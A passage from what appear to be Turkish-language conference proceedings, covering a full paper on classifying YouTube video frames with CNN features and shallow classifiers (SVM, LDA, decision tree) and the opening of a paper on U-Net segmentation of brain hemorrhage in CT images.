- [11] Pedram Ghassemi Vahab Toufigh .Durability of epoxy polymer and ordinary cement concrete in aggressive environments.2020
- [12] Dey HJ. Das Verformungs- und Bruchverhalten von Reaktionsharzbeton und die Auswirkungen auf Maschinenbauteile. Darmstadt; 1991. HANS JOACHIM DEY.
- [13] Öztürk, H. 2019. Tezgah gövdesi için mineral kompozit malzemesinin mekanik ve titreşim özelliklerinin deneysel incelenmesi. Sakarya Üniversitesi, Fen Bilimleri Enstitüsü, Makine Mühendisliği Bölümü, Yüksek Lisans Tezi.

- [14] Ana Margarida Antunes, Pedro Ribeiro , José Dias Rodrigues ve Hamed Akhavan, 2020. Modal analysis of a Variable Stiffness Composite Laminated plate with diverse boundary conditions: Experiments and modelling. *Composite Structures* Volume 239, 1 May 2020, 111974.
- [15] Guan, C., Zhang, H., Wang, X., Miao, H., Zhou, L., Liu, F., Experimental and theoretical modal analysis of full-sized wood composite panels supported on four nodes. *Materials*, 10(6), 683, 2017
- [16] Cho, S.K., Kim, H.J., Chang, S.H., The application of polymer composites to the table-top machine tool components for higher stiffness and reduced weight, 'Composite Structures', 93(2): 492-501, 2011.
- [17] Daoui, A., Zerizer, A., Identification of elasticity modulus by vibratory analysis. Application to a natural composite: Aleppo pine wood). *MATEC Web of Conferences*, 149(10), 01045, 2018
- [18] Baldan, E. 2018. Otomotiv fan kanadının dinamik karakteristiğinin deneysel ve teorik modal analiz metotları ile incelenmesi. Gebze Teknik Üniversitesi, Fen Bilimleri Enstitüsü, Makina Mühendisliği Bölümü, Yüksek Lisans Tezi.

KONVOLÜSYONEL SİNİR AĞI TABANLI SIĞ ALGORİTMALAR KULLANILARAK VİDEO DİZİSİ TANIMA

Kutlucan Gorur¹, Onursal Cetin¹

²Bandırma Onyediy Eylöl Üniversitesi, Mühendislik ve Doğa Bilimleri Fakültesi, Bandırma,
TURKEY

ocetin@bandirma.edu.tr

ORCID ID: 0000-0001-5220-3959

ÖZET

Video analizinde örüntü tanıma, farklı örnek sayılarında çerçeve içermesi, birbirine benzer görüntülerin olması ve aynı örüntüye ait çerçeveler içinde ilgili örüntüyü bozan gereksiz bilgiler içermesinden dolayı önemli bir zorluk olarak görülmektedir. Bununla beraber bir kaç saniyelik video görüntülerinde bile çok sayıda çerçeve içermesi, veri setlerinin çok girişli ve çok boyutlu olmasından dolayı düşük seviyeli özellik çıkarma olarak isimlendirilen el ile özellik çıkarma işlemi yetersiz kalabilmektedir. İnsan-makine arayüzü, robotik ve web tabanlı video eylem sınıflandırma araştırmalarında son yıllarda kullanımı artan video dizi çerçeve görüntülerinin analizinde örüntü tanıma alanında derin öğrenme yaklaşımları yüksek başarı oranı sağlamaktadır. Özellikle Konvolüsyonel Sinir Ağı'na ait yüksek düzeyde özellik çıkarma işleminden sonra kullanılan Uzun-Kısa Süreli Bellek derin öğrenmesi yaklaşımı ön plana çıkmakla beraber sığ makine öğrenmesi yaklaşımları da literatürde kısıtlı olarak mevcuttur. Bu çalışmada Youtube üzerinden indirilen bir dakikalık video kaydı üzerinden alınan video dizi çerçeve görüntüleri 4 farklı sınıfa ayrılmıştır. Örüntüler, Konvolüsyonel Sinir Ağı tabanlı özellik çıkarma işleminden sonra Destek Vektör Makinesi, Doğrusal Ayrım Analizi ve Karar Ağacı ile sınıflandırılmıştır. Verilerin %80 eğitim ve %20 test için ayrıldığı geleneksel doğrulamanın yanı sıra k-kat çapraz doğrulama tekniği de kullanılmıştır. Çalışmada %100'e ulaşan doğruluk elde edilmiştir. Performansı değerlendirmek amacıyla doğruluğun yanı sıra duyarlılık, hassasiyet, alıcı işletim karakteristiği, eğrinin altındaki alan ve F-skoru da hesaplanmıştır. Sığ makine öğrenmesi modelleri açısından karşılaştırmalı sonuçları içeren bu çalışma, video seviyeli tahmin çalışmaları için ümit verici görülmektedir.

Anahtar Kelimeler: Video Dizisi, Örüntü Tanıma, Derin Öğrenme, Sığ Makine Öğrenmesi

VIDEO SEQUENCE RECOGNITION USING CONVOLUTIONAL NEURAL NETWORK BASED SHALLOW ALGORITHMS

ABSTRACT

Pattern recognition in video analysis is seen as an important difficulty due to the fact that it contains frames with different sample numbers, there are similar images, and contains unnecessary information that distorts the relevant pattern within the frames of the same pattern. However, the manual feature extraction process, which is called low-level feature extraction, could be insufficient due to the high-frame-rate even in a few seconds of video images with multi-input and multi-dimensional data sets. Deep learning approaches in the field of pattern recognition provide a high success rate in the analysis of video sequence frame images, which has been used in human-machine interface, robotics, and web-based video action classification research in recent years. Although the Long-Short Term Memory deep learning approach, which is used after the high-level feature extraction process of the Convolutional Neural Network, comes to the fore, there are also limited shallow machine learning approaches in the literature. In this study, the frame images of the video sequences extracted from the one-minute video recording downloaded on Youtube were divided into 4 different classes. Patterns were classified by Support Vector Machine, Linear Discriminant Analysis, and Decision Tree after Convolutional Neural Network based feature extraction. The k-fold cross validation technique was also used as well as the traditional validation where the data was reserved for 80% training and 20% testing. In the study, an accuracy of 100% was obtained. In addition to accuracy; sensitivity, sensitivity, receiver operating characteristic, area under the curve and F-score were also calculated to evaluate the performance. This study, which includes comparative results in terms of shallow machine learning models, seems promising for video-level prediction studies.

Keywords: *Video Sequence, Pattern Recognition, Deep Learning, Shallow Machine Learning*

1. GİRİŞ

Video dizilerindeki (Video Sequences) eylem ve örüntü tanıma, görsel içeriklerin benzerliğinden dolayı zorlu bir bilgisayar görüşü ve örüntü tanıma sorunudur. Video bağlamında, bir eylem ya da örüntü, insanların birden çok çerçevenin (Frame) içeriğini sırayla analiz ederek kolayca anlayabileceği

bir dizi çerçeve kullanılarak temsil edilir. Gerçek hayat içinde de benzer şekilde bir eylem ya da örüntü gözlemlenerek anlaşılabilir [1].

Araştırmacıları video dizi çerçeveleri üzerinden eylem ve örüntü tanıma alanında çalışmaya çeken temel motivasyonlardan biri, gözetim-güvenlik videoları, robotik, insan-bilgisayar etkileşimi, spor analizi, web videoları yönetimi, oyuncu karakterleri için video oyunları ve uygulamalarının geniş olmasıdır. Kısa bir videonun işlenmesinde bile, yüksek çerçeve hızı (High-Frame Rate) nedeniyle uzun zaman gerekmesinden dolayı, video analizi kullanan eylem ve örüntü tanıma, hesaplama açısından pahalıdır. Aynı örüntüye ait video dizilerinde her çerçeve bir video öyküsünde önemli bir rol oynamaktadır.


Önceki yıllardaki çalışmalarda araştırmacılar, eylem ve örüntü tanıma için birçok el yapımı (Hand-Crafted) tabanlı özellik çıkarma yaklaşımları sunmuşlardır. Bu çalışmalarda genellikle düşük seviyeli özellik çıkarma (Low-Level Feature Extraction) işlemleri yapıldıktan sonra sığ makine öğrenmesi modelleri örüntü tanıma için kullanılmıştır [1]. Bunlar arasında Destek Vektör Makinesi (Support Vektör Machine- SVM), k- En Yakın Komşuluk (k-Nearest Neighbour) ve Karar Ağaçları (Decision Tress-DT) gibi sığ makine öğrenmesi (Shallow Machine Learning) modelleri literatürde mevcuttur [1]. Bununla beraber statik görüntüler üzerinde ve video dizileri üzerinde Konvolüsyonel Sinir Ağı (Convolution Neural Network- CNN) ile özellik çıkarma işlemi yapıldıktan sonra Uzun-Kısa Süreli Hafızalı (Long-Short Term Memory-LSTM) derin öğrenme (Deep Learning) modeli kullanılarak örüntü tanıma işlemi yapılan çalışmalar da literatürde ön plana çıkmaktadır [1]–[3]. CNN tabanlı yüksek seviyeli (High-Level Feature Extraction) özellik çıkarma işleminde el ile özellik çıkarmanın aksine, özelliğin çıkarılabilmesi için makine öğrenme modelinin eğitilmesi gerekmektedir [4].

Görüntü veri setleri, çok girişli bir veri seti olmasının yanında çok boyutlu yapılardan oluşmaktadır. Geleneksel (el yapımı özellik çıkarma) özellik çıkarma işleminde sınırlı sayıda özellik seti seçilir ve aynı zamanda özellik seçiminde uzman bilgisi gerekebilir. Bu açıdan hiyerarşik bir yapıya sahip CNN tabanlı bir model kullanılarak, video dizi çerçeve görüntüleri üzerinden özellik çıkarma işlemindeki bu problemlere çözüm üretilebilmektedir [4]. Bununla beraber temel olarak görüntü sınıflandırması, insanların bebekken öğrendikleri ön süreçlerden biridir. Görüntü sınıflandırmanın temelleri, çevremizdeki nesnelerin temel şekillerini ve geometrisini belirlemede yatmaktadır. Derin öğrenme fikriyle, modeller daha iyi eğitilir ve farklı görüntü temsil düzeylerini belirleyebilir. CNN, ilk katmanlardaki temel şekilleri öğrenerek ve daha derin katmanlardaki görüntünün özelliklerini öğrenmek için gelişerek bu alanda devrim yaratmıştır ve özellikle yüksek veri seti tabanlı görüntüler üzerinde daha doğru görüntü sınıflandırması sağlayabilmektedir [4]–[6]. Bu çalışmada CNN tabanlı SVM, LDA ve DT kullanılarak video dizileri üstünde örüntü tanıma gerçekleştirilmiş ve ilgili yöntemlerin performansları kıyas edilmiştir. Böylece derin öğrenme metotlarından CNN'in özellik çıkarma yeteneği az veri seti üzerinde başarı sağlayabilen sığ makine öğrenme algoritmaları ile birleştirilmiş ve video

dizilerindeki performansları analiz edilmiştir. Sonuçlar, CNN tabanlı SVM, LDA ve DT için oldukça ümit verici görülmektedir.

2. METOT

Video dizi çerçeveleri üzerinden bir videodaki örüntüleri yüksek doğrulukta tanıma problemi makine öğrenmesi ve özellik çıkarma teknikleri açısından çalışılmaktadır. İlgili bu çalışmada sunulan yaklaşıma ait genel çalışma akışı Şekil 1’de görülmektedir.




Şekil 1. Video dizi çerçeveleri üzerinden örüntü tanıma işlemi

Yukarıda görüldüğü üzere video dizi çerçeveleri, CNN ile özelliği çıkarılıp tam bağlı katmanlar ile tek boyutlu özellik vektörlerine dönüştürüldükten sonra SVM, LDA ve DT ile örüntü tanıma işlemi yapılmaktadır.

2.1. Veri Seti

Bu çalışmadaki veri seti youtube üzerinden indirilen 1 dakikalık videonun (https://www.youtube.com/watch?v=zhWDdy_5v2w) (Video Başlığı: Bir Dakikada Neler Olur?) 1808 çerçeveye ayrılmasından oluşmaktadır. 1 dakikalık bu video üzerinde toplamda 10 farklı örüntü olup çalışmada bu örüntülerin 4 tanesi veri işleme ve sınıflandırmada kullanılmıştır. Şekil 2’de sınıflandırma işleminde kullanılan 4 farklı örüntüye ait örnekler gösterilmiştir. Bu örüntüler sırasıyla yeşil (green), uyuyan adam (sleeping man), güneş (sun) ve google olarak etiketlenmiştir. Bu video dizi çerçeve görüntülerine ait örnek sayıları şöyledir; 281 (google), 173 (green), 195 (sleeping man) ve 136 (sun). Her örnek için çerçeve boyutu 240×426 olarak video üzerinden çıkarılmıştır.



Şekil 2. Çalışmada kullanılan video dizi çerçeve görüntülerine ait örnek gösterim (Sırasıyla green, sleeping man, sun ve google)

2.2. Makine Öğrenme Metotları ve Performans Metrikleri

Denetimli makine öğrenimi algoritmalarının performansını gösteren parametreler doğruluk (Accuracy - Acc), hassasiyet (Sensitivity - Sens), özgünlük (Specificity - Spec), kesinlik (Precision - Prec), F-skoru (F-score) ve eğrinin altındaki alan (Area Under the Curve - AUC) olarak hesaplanmıştır. Bununla beraber alıcı işletim karakteristiği (Receiver Operating Characteristic - ROC) analizi sonuçları da gösterilmiştir. Performans parametrelerine ait denklemler aşağıda gösterilmiştir [7], [8]:

$$\text{Doğruluk}(N) = \frac{\sum_{i=1}^{|N|} \text{Tahmin}(n_i)}{|N|}, \quad n_i \in N \quad (1)$$

$$\text{Tahmin}(n) = \begin{cases} 1, & \text{Eğer } \text{Tahmin}(n) = cn \\ 0, & \text{Diğer Türlü} \end{cases} \quad (2)$$

$$\text{Sınıflandırma Doğruluğu}(Makine Öğrenmesi) = \frac{\sum_{i=1}^{|k|} \text{Doğruluk}(N_i)}{|k|} \quad (3)$$

N test veri setindeki örnek sayısı, cn ve n sınıf sayısı ve k çaprazlama sayısını göstermektedir.

$$\text{Özgünlük} = \frac{TN}{TN + FP} \quad (4)$$

$$Hassasiyet = \frac{TP}{TP + FN} \quad (5)$$

$$Kesinlik = \frac{TP}{TP + FP} \quad (6)$$

$$F-skoru = \frac{2TP}{2TP + FP + FN} \quad (7)$$

TP: True Positive (Doğru Pozitif)

TN: True Negative (Doğru Negatif)

FP: False Positive (Yanlış Pozitif)

FN: False Negative (Yanlış Negatif)

Corinna Cortes ve Vladimir Vapnik tarafından önerilen SVM, sınıflandırma problemlerini çözümedeki başarısını kanıtlamış ve yüksek genelleme yeteneği ile etkili makine öğrenme algoritmalarından biri olarak literatürdeki yerini almıştır. Destek Vektör Makinesi, sınıflandırma ve regresyon analizi için kullanılan istatistiksel öğrenme ilkesine odaklanan denetimli bir öğrenme algoritmasıdır. SVM, temel olarak iki sınıfa ait verileri en uygun şekilde ayırmak için kullanılır. Bu algoritmadaki yöntem, hiper düzlem olarak adlandırılan karar sınırını ayırt etmek için destek vektörlerinin belirlenmesine dayanmaktadır. Kenar boşluğu, hiper düzlemden her iki taraftaki en yakın destek vektörlerine olan uzaklık olarak adlandırılır. Optimal hiper düzlemler, sınıf sınırlarının kenar boşluklarını (kesikli çizgiler) maksimize ederek belirlenir [9].

Sınıflandırma problemleri için, Kernel Fisher Discriminant analizinden türetilen LDA, boyut azaltma için denetimli bir yaklaşımdır. LDA, sınıf içi değişimlerin eşit olmadığı durumları etkili bir şekilde ele alır ve bunların rastgele oluşturulmuş test verileri üzerindeki doğruluğu incelenmiştir. LDA'nın amacının, sınıf içi varyans oranını en aza indirirken sınıflar arası varyans oranını maksimize etmek olduğu bilinmektedir [9].

Hem sınıflandırma hem de regresyon için kullanılabilen bir DT, böl ve yönet stratejisini uygular. DT, basit karar verme adımları uygulayarak büyük bir veri kümesini daha küçük kümelere bölmek için kullanılan parametrik olmayan bir yöntemdir. Kök düğüm altında karar düğümleri bulunur ve bu düğümler yardımıyla sınıflandırma gerçekleştirilir. Düğüm sayısı arttıkça modelin karmaşıklığı da artar. Bu çalışmada Karar Ağaç'larından Gini Index'i kullanılmıştır [10].

Konvolüsyonel Sinir Ağı (CNN), derin öğrenme algoritması olarak bilinir. Son yıllarda CNN, nesne lokalizasyonu, algılama ve görüntü sınıflandırmasından oluşan bilgisayarla görme görevlerinde

yaygın ve başarılı bir şekilde uygulanmıştır. Bu son teknoloji ürünü teknik, diğer makine öğrenimi algoritmalarının aksine manuel özellik çıkarma sürecini gerektirmez. Daha sonra bu işlem, görüntülerin kenarlarını, çizgilerini ve köşelerini içeren farklı özellikleri çıkarmayı amaçlayan konvolüsyon katmanlar kullanılarak ham veri kümelerinde kullanılır [5]. CNN’de kullanılan derin öğrenme modeli şu şekilde oluşturulmuştur:

Çekirdek büyüklüğü (Kernel Size): 10×10 (2-sınıf ve 3-sınıf için)

Filtre Sayısı (Number of Filters): 6 (2-sınıf ve 4-sınıf için), 5 (3-sınıf için)

Havuz Büyüklüğü (Pool Size): 6×6 (2-sınıf ve 3-sınıf için), 10×10 (4-sınıf için)

Adım Büyüklüğü (Stride): 4×4 (2-sınıf ve 3-sınıf için), 10×10 (4-sınıf için)

3. BULGULAR VE TARTIŞMA

Video dizi çerçeve örüntü tanıma çalışmasına ait makine öğrenmesi için performans değerleri aşağıdaki tablolarda gösterilmiştir. Buna göre Tablo 1’de 2-sınıflı video dizisi örüntü tanınmasına ait sonuçlara göre SVM %100 Acc, Sens, Spec, Prec, F-score ile 1 AUC sonucu elde etmiştir. Bununla beraber LDA, %99.74 ve %99.20 doğruluk sonucunu 10-kat ve 4-kat için sırasıyla hesaplamıştır. DT ise %83.16 (10-kat) ve %81.33 (4-kat) doğruluk oranına ve 0.8’in üzerinde AUC değerine ulaşmıştır.

Tablo 1. Video dizi çerçeve örüntüleri için 2-sınıflı örüntü tanıma sonuçları

10-kat	SVM	LDA	DT
Acc	100	99.74	83.16
Sens	100	100	86.78
Spec	100	99.47	79.59
Prec	100	99.50	81.43
F-score	100	99.74	83.68
AUC	1	1	0.84
4-kat	SVM	LDA	DT
Acc	100	99.20	81.33
Sens	100	100	81.80
Spec	100	98.39	80.92
Prec	100	98.43	82.17
F-score	100	99.20	81.57
AUC	1	1	0.81

Tablo 2'ye göre 3 ve 4 sınıflı örüntü tanımada LDA'nın DT'ye göre çok daha yüksek sonuç oluşturduğu görülmektedir. Görüldüğü üzere 3-sınıflı video dizi örüntü tanımada bütün performans metriklerinde %100 başarı oranı sağlanmışken, 4-sınıflı örüntü tanımada %92 civarında doğruluk oranı elde edilmiştir. DT ise 3-sınıflı örüntü tanımada %95.13 ve %96.30 Acc değerlerini hesaplarken, 4-sınıflı örüntü tanımada %77.06 ve %78.25 Acc değerlerine ulaşmıştır.

Tablo 2. Video dizi çerçeve örüntüleri için 3-sınıflı ve 4-sınıflı örüntü tanıma sonuçları

3-sınıf			4-sınıf		
10-kat	LDA	DT	10-kat	LDA	DT
Acc	100	95.13	Acc	92.06	77.06
Sens	100	94.15	Sens	100	94.82
Spec	100	98.26	Spec	100	97.76
Prec	100	95.13	Prec	96.27	86.85
F-score	100	94.61	F-score	98.09	90.56
AUC	1	0.96	AUC	1	0.97
4-kat	LDA	DT	4-kat	LDA	DT
Acc	100	96.30	Acc	92.38	78.25
Sens	100	95.90	Sens	100	91.08
Spec	100	98.54	Spec	100	97.40
Prec	100	96.30	Prec	95.54	84.27
F-score	100	96.08	F-score	97.71	87.12
AUC	1	0.97	AUC	1	0.95

Tablo 3. Video dizi çerçeve örüntüleri için geleneksel doğrulama sonuçları (2-sınıf)


	SVM	LDA	DT
Acc	100	100	86.84
Sens	100	100	84.21
Spec	100	100	89.47
Prec	100	100	88.89
F-score	100	100	86.49
AUC	1	1	0.88

Tablo 3'te gözlendiği gibi geleneksel doğrulamada da performans değerleri SVM ve LDA için %100 ve 1 (AUC) olarak bulunmuştur. DT ise %86.84 Acc doğruluk değerini ve %86.49 F-score değerini hesaplamıştır.

Tablo 4. Karışıklık matrisi için sonuç değerleri (2-sınıflı geleneksel doğrulama)

	SVM		LDA		DT	
	Sınıf-1	Sınıf-2	Sınıf-1	Sınıf-2	Sınıf-1	Sınıf-2
Sınıf-1	38	0	38	0	32	6
Sınıf-2	0	38	0	38	4	34

Karışıklık matrisi sonuçlarına göre Tablo 3'e paralel olarak SVM ve LDA'da 2 sınıf için bütün örnekler doğru olarak sınıflandırılmıştır. DT'de ise Sınıf-1 için 6, Sınıf-2 için 4 örnek yanlış etiketlenmiştir. Şekil 3'te makine öğrenmesi algoritmalarına ait 2 sınıf için ROC analizi grafikleri gösterilmiştir.



Şekil 3. SVM, LDA ve DT için ROC analizi grafik sonuçları

4. SONUÇ

Video dizileri çerçeve görüntüleri üzerinden örüntü tanıma insan-makine arayüzü, robotik, spor karşılaşmaları, güvenlik kamera sistemleri ve web tabanlı video analizinde önemli bir çalışma alanı olarak gelişmektedir [1]. Son yıllarda derin öğrenme yaklaşımları ön planda olmakla beraber CNN tabanlı sığ makine öğrenmesi algoritmaları için karşılaştırmalı performans değerleri kısıtlı olarak literatürde yer bulmaktadır. Bu çalışmada CNN'in güçlü yüksek seviyeli özellik çıkarma yeteneğinden faydalanarak, CNN tabanlı SVM, LDA ve DT hibrit-makine öğrenmesi modelleri üzerinden yüksek

sonuç değerlerine ulaşan (%100 Acc, Sens, Spec, Prec, F-score ve 1 AUC) başarımlar elde edilmiştir. CNN tabanlı bu çalışma, video örüntüleri üzerinden örüntü tanımda karşılaşılan problemlere çözüm önermesinin yanında sınıf dengesizliği (Class Imbalance [11]) sorununa da ümit verici başarılı performans değerleri üretebilmiştir. Literatürde yüksek örnekleme hızlarında örneklenen daha fazla sayıda görüntünün daha iyi performans değerleri üretebildiği belirtilmiştir [2]. Bu açıdan gelecek çalışmalarda, CNN için de geçerli olan yüksek örnek sayısı-daha iyi başarı kavramına paralel olarak, daha uzun videolar ve daha yüksek hızda çerçeve örnekleme ile LSTM tabanlı derin öğrenme yaklaşımları yapılması düşünülmektedir.

5. KAYNAKÇA

- [1] A. Ullah, J. Ahmad, K. Muhammad, M. Sajjad, and S. W. Baik, "Action Recognition in Video Sequences using Deep Bi-Directional LSTM With CNN Features," *IEEE Access*, vol. 6, no. November, pp. 1155–1166, 2018.
- [2] Joe Yue-Hei Ng, M. Hausknecht, S. Vijayanarasimhan, O. Vinyals, R. Monga, and G. Toderici, "Beyond short snippets: Deep networks for video classification," in *2015 IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2015, vol. 07-12-June, pp. 4694–4702.
- [3] M. Turkoglu, D. Hanbay, and A. Sengur, "Multi-model LSTM-based convolutional neural networks for detection of apple diseases and pests," *J. Ambient Intell. Humaniz. Comput.*, no. 0123456789, Nov. 2019.
- [4] Z. C. Horn, L. Auret, J. T. McCoy, C. Aldrich, and B. M. Herbst, "Performance of Convolutional Neural Networks for Feature Extraction in Froth Flotation Sensing," *IFAC-PapersOnLine*, vol. 50, no. 2, pp. 13–18, Dec. 2017.
- [5] K. Gorur, M. Bozkurt, M. Bascil, and F. Temurtas, "GKP Signal Processing Using Deep CNN and SVM for Tongue-Machine Interface," *Trait. du Signal*, vol. 36, no. 4, pp. 319–329, Oct. 2019.
- [6] M. Jogin, Mohana, M. S. Madhulika, G. D. Divya, R. K. Meghana, and S. Apoorva, "Feature Extraction using Convolution Neural Networks (CNN) and Deep Learning," in *2018 3rd IEEE International Conference on Recent Trends in Electronics, Information & Communication Technology (RTEICT)*, 2018, no. November, pp. 2319–2323.
- [7] O. Çetin and F. Temurtaş, "Classification of Magnetoencephalography Signals Regarding Visual Stimuli by Generalized Regression Neural Network," *Dicle Tip Derg.*, vol. 45, no. 3, pp. 19–25, Mar. 2019.
- [8] O. Çetin and F. Temurtaş, "A Study on Brain Computer Interface using Learning Vector

Quantization,” *Sak. Univ. J. Comput. Inf. Sci.*, vol. 1, no. 2, pp. 1–7, 2018.

- [9] K. Gorur, M. R. Bozkurt, M. S. Bascil, and F. Temurtas, “Comparative Evaluation for PCA and ICA on Tongue-Machine Interface Using Glossokinetic Potential Responses,” *Celal Bayar Univ. J. Sci.*, vol. 16, no. 1, pp. 35–46, 2020.
- [10] K. Gorur, M. R. Bozkurt, M. S. Bascil, and F. Temurtas, “Tongue-Operated Biosignal over EEG and Processing with Decision Tree and kNN,” *Acad. Platf. J. Eng. Sci.*, vol. 9, no. 1, pp. 112–125, 2021.
- [11] K. Sozykin, S. Protasov, A. Khan, R. Hussain, and J. Lee, “Multi-label Class-imbalanced Action Recognition in Hockey Videos via 3D Convolutional Neural Networks,” in *2018 19th IEEE/ACIS International Conference on Software Engineering, Artificial Intelligence, Networking and Parallel/Distributed Computing (SNPD)*, 2018, no. June, pp. 146–151.

BİLGİSAYARLI TOMOGRAFİ İMGELERİNDEN BEYİN KANAMASI TESPİTİ YAPAN DERİN ÖĞRENME TABANLI AKILLI TANI MODELİ

Emre Yıldırım¹, Ferhat Uçar², Beşir Dandıl¹

¹*Fırat Üniversitesi, Teknoloji Fakültesi, Mekatronik Mühendisliği, Elazığ, TURKEY*

²*Fırat Üniversitesi, Teknoloji Fakültesi, Elektrik Elektronik Mühendisliği, Elazığ, TURKEY*

yldrm-23@hotmail.com

ORCID: 0000-0003-4165-509X

ÖZET

Travmatik beyin yaralanmaları beyin kanamalarına sebep olabilir ve eğer bu kanamalar en kısa zamanda ve doğru yaklaşımlarla tedavi edilmezse sakatlıkla veya ölümlerle sonuçlanabilir. Bu kanamaların tespiti için sağlık kurumlarında yaygın olarak bilgisayarlı tomografi (BT) cihazları kullanılır ve bu cihazlardan biyomedikal imgeler elde edilir. Bu biyomedikal imgeler uzmanlar tarafından değerlendirilir ve etkili sonuçlara varabilmek için zaman ve deneyim büyük rol oynamaktadır. Biyomedikal imgelerin yapay zekâ yöntemleri ile otomatik olarak işlenerek kanama tespitinin yapılması ve sınıflandırılması uzmanlara iş yüklerinin azalması açısından kolaylık sağlamaktadır. Bu çalışmada, kıyaslama ve model oluşturmada daha etkin analizler yapmak adına açık erişimli bir veri seti tercih edilmiştir. Veri setinde, 82 hastadan elde edilmiş BT imgeleri bulunmaktadır. Şubat ve Ağustos 2018 yılları arasında kliniğe travmatik beyin yaralanması şikâyetiyle başvuran hastalara ait BT imgeleri ile oluşturulan veri seti çeşitli ön işleme adımları ile de zenginleştirilmiştir. Önerilen derin öğrenme tabanlı tanı modelinde, medikal imge bölütleme çalışmalarında sıkça kullanılan U-Net mimarisi tercih edilmiştir. U-Net mimarisinin ortaya koyduğu avantajlar beyin kanaması tespit işleminde kullanımının uygun olduğunu göstermektedir. Elde edilen sonuçlar, önerilen akıllı tanı modelinin, beyin kanamalı bölgenin tespiti konusunda kabul edilebilir başarımlar ürettiğini göstermektedir.

Anahtar Kelimeler: *Derin Öğrenme, Bilgisayarlı Tomografi İmgeleri, İmge Bölütleme, U-Net Mimarisi*

DEEP LEARNING BASED INTELLIGENT DIAGNOSTIC MODEL FOR BRAIN HEMORRHAGE USING COMPUTED TOMOGRAPHY IMAGES

ABSTRACT

Traumatic brain injuries can cause brain hemorrhage. If these hemorrhages are not treated in a short time and with the right treatment methods, they may result in disability or death. Computed tomography (CT) devices are commonly used in healthcare institutions to detect these hemorrhage and biomedical images are obtained from these devices. These biomedical images are evaluated by experts. Time and experience play a major role in helping experts reach the right conclusions. The automatic processing of biomedical images with artificial intelligence methods to detect and classify hemorrhage makes it easier for experts to reduce their workload. In this study, a public data set was preferred to make more effective analysis in comparison and modeling. The dataset includes CT images obtained from 82 patients. The dataset created with CT images of patients applied to the clinic with traumatic brain injury between February and August of the year 2018 was enriched with various pre-processing steps. In the proposed deep learning based diagnosis model, the U-Net architecture, which is frequently used in medical image segmentation studies, was preferred. The advantages of the U-Net architecture show that it is applicable for use in cerebral hemorrhage detection. According to the obtained results, the proposed smart diagnosis model shows acceptable success in the detection of the brain hemorrhagic region.

***Keywords:** Deep Learning, Computed Tomography Image, Image Segmentation, U-Net Architecture*

1. GİRİŞ

Travmatik beyin yaralanmaları beyin kanamalarına sebep olabilir. Beyin kanaması beyindeki konumuna göre de farklı alt türlere de ayrılabilir [1]. Beyin kanaması tespiti için sağlık kurumlarında yaygın olarak iki tip cihaz kullanılır. Bu cihazlar Bilgisayarlı Tomografi (BT) cihazı ve Manyetik Rezonans (MR) cihazlarıdır [2]. Travmatik beyin yaralanmaları içeren vakalarda BT daha erken sonuç vermesi ve daha kullanılabilir olduğu için acil durum değerlendirmesinde yaygın olarak kullanılır [3]. Travmatik beyin yaralanmaları sonucunda oluşabilecek beyin kanamaları en kısa zamanda ve doğru yaklaşımlarla tedavi edilmezse sakatlıklara veya ölümlere sebep olabilir [4]. Sağlık kurumlarında beyin

kanamasını teşhis edip ve aynı zamanda kafatası içerisindeki konumunu belirleyebilmek amacıyla uygulanan mevcut protokol, ilk olarak sağlık ekipleri tarafından BT imgelerinin elde edilmesi ve hemen ardından uzman radyologlar tarafından incelenmesi ve yorumlanmasını gerektirmektedir. Bu durum, uzman kaynaklı hatalardan oluşabilecek yanlış yorumlar veya bazı ayrıntıların gözden kaçırılmasıyla, hastalar üzerinde geri dönüşü olmayacak bir takım kalıcı hasarların ortaya çıkmasına neden olabilmektedir. Bu protokol kullanılarak doğru teşhise giden yolda radyologların geçmiş tecrübelerine dayanarak imgeleri inceleyip yorumlamaları büyük öneme sahiptir. Konu ile ilgili literatür incelendiğinde, var olan çalışmalarda yapay zekâ tabanlı akıllı tanılama modellerinin biyomedikal görüntülerin işlenmesi ve yorumlanmasında başarılı sonuçlar verdiği görülmüştür [5]. Biyomedikal imgelerin değerlendirilmesi için geliştirilen akıllı tanılama modelleri, günümüz sağlık sektöründe özellikle sahadaki sağlık uzmanlarının daha etkili ve doğru teşhis ve tanılama ortaya koymasına yardımcı olabilmek adına çok çeşitli uygulama alanlarında güncel olarak kullanılmaktadır [6–10]. Bu tanılama modellerinin kullanımı ve ihtiyaca göre geliştirilip modellerin iyileştirilmesiyle çok daha başarılı sonuçların elde edileceği görülmektedir [11]. Var olan çalışmalar arasında, derin öğrenme ile ilgili yaklaşımlarda tam evrişimli ağ (Fully Convolutional Network -FCN) yapısına dayanan bazı modeller ve evrişimli sinir ağları (Convolutional Neural Network-CNN) mantığına dayanan birçok model önerilmiştir [12–14]. Derin öğrenme yöntemlerinin son yıllarda yapılan çalışmalarda özellikle medikal alanda oldukça başarılı sonuçlar verdiği ortadadır [11]. Medikal imgelerin bölütlenmesinde öne çıkan yöntemlerin bir tanesi 2015 yılında Ronneberger ve diğerleri tarafından geliştirilen U-Net mimarisidir.

Bu çalışmada U-Net modeli kullanılarak bilgisayarlı tomografi imgelerinden beyin kanaması ve kanama bölgesinin tespitinin hızlıca yapılabilmesi için akıllı bir tanılama modeli önerilmiştir. Bu tanılama modeli gerçekleştirilirken BT imgelerini barındıran açık erişimli bir veri seti kullanılıp beyin kanaması bölgesinin tespiti ve bölütlemesi amaçlanmaktadır [15]. U-Net mimarisi kullanılarak hiperparametrelerin iyileştirilmesi ve model başarımının artırılması yönünde yapılan çalışmalara ait analiz sonuçlarına yer verilecektir [7].

Makalenin geri kalanı şu şekilde düzenlenmiştir: Bölüm 2’de, önerilen akıllı tanı modelinin ayrıntılarına yer verilmiştir. Kullanılan veri setine ait özet bilgiler verilerek, U-Net mimarisine ait temel noktalar sunulmuştur. Bölüm 3’te ise modelin eğitim ve testi sonucunda elde edilen bulgular ve sonuç değerlendirme metrikleri sunulmuştur. Bölüm 4’te ise çalışmayı değerlendiren bir tartışmaya ve gelecek çalışma önerilerine yer verilmiştir.

2. U-NET TABANLI BEYİN KANAMASI TESPİT MODELİ

Bu bölümde, önerilen akıllı tanıma modeline ait genel bilgiler verilmiştir. Öncelikle, tercih edilen açık erişimli veri setine ait genel açıklamalar verilmiştir. Ardından U-Net mimarisinin temel noktalarının sunulduğu özet açıklamalara değinilmiştir.


2.1. Veri Seti Tanıtımı

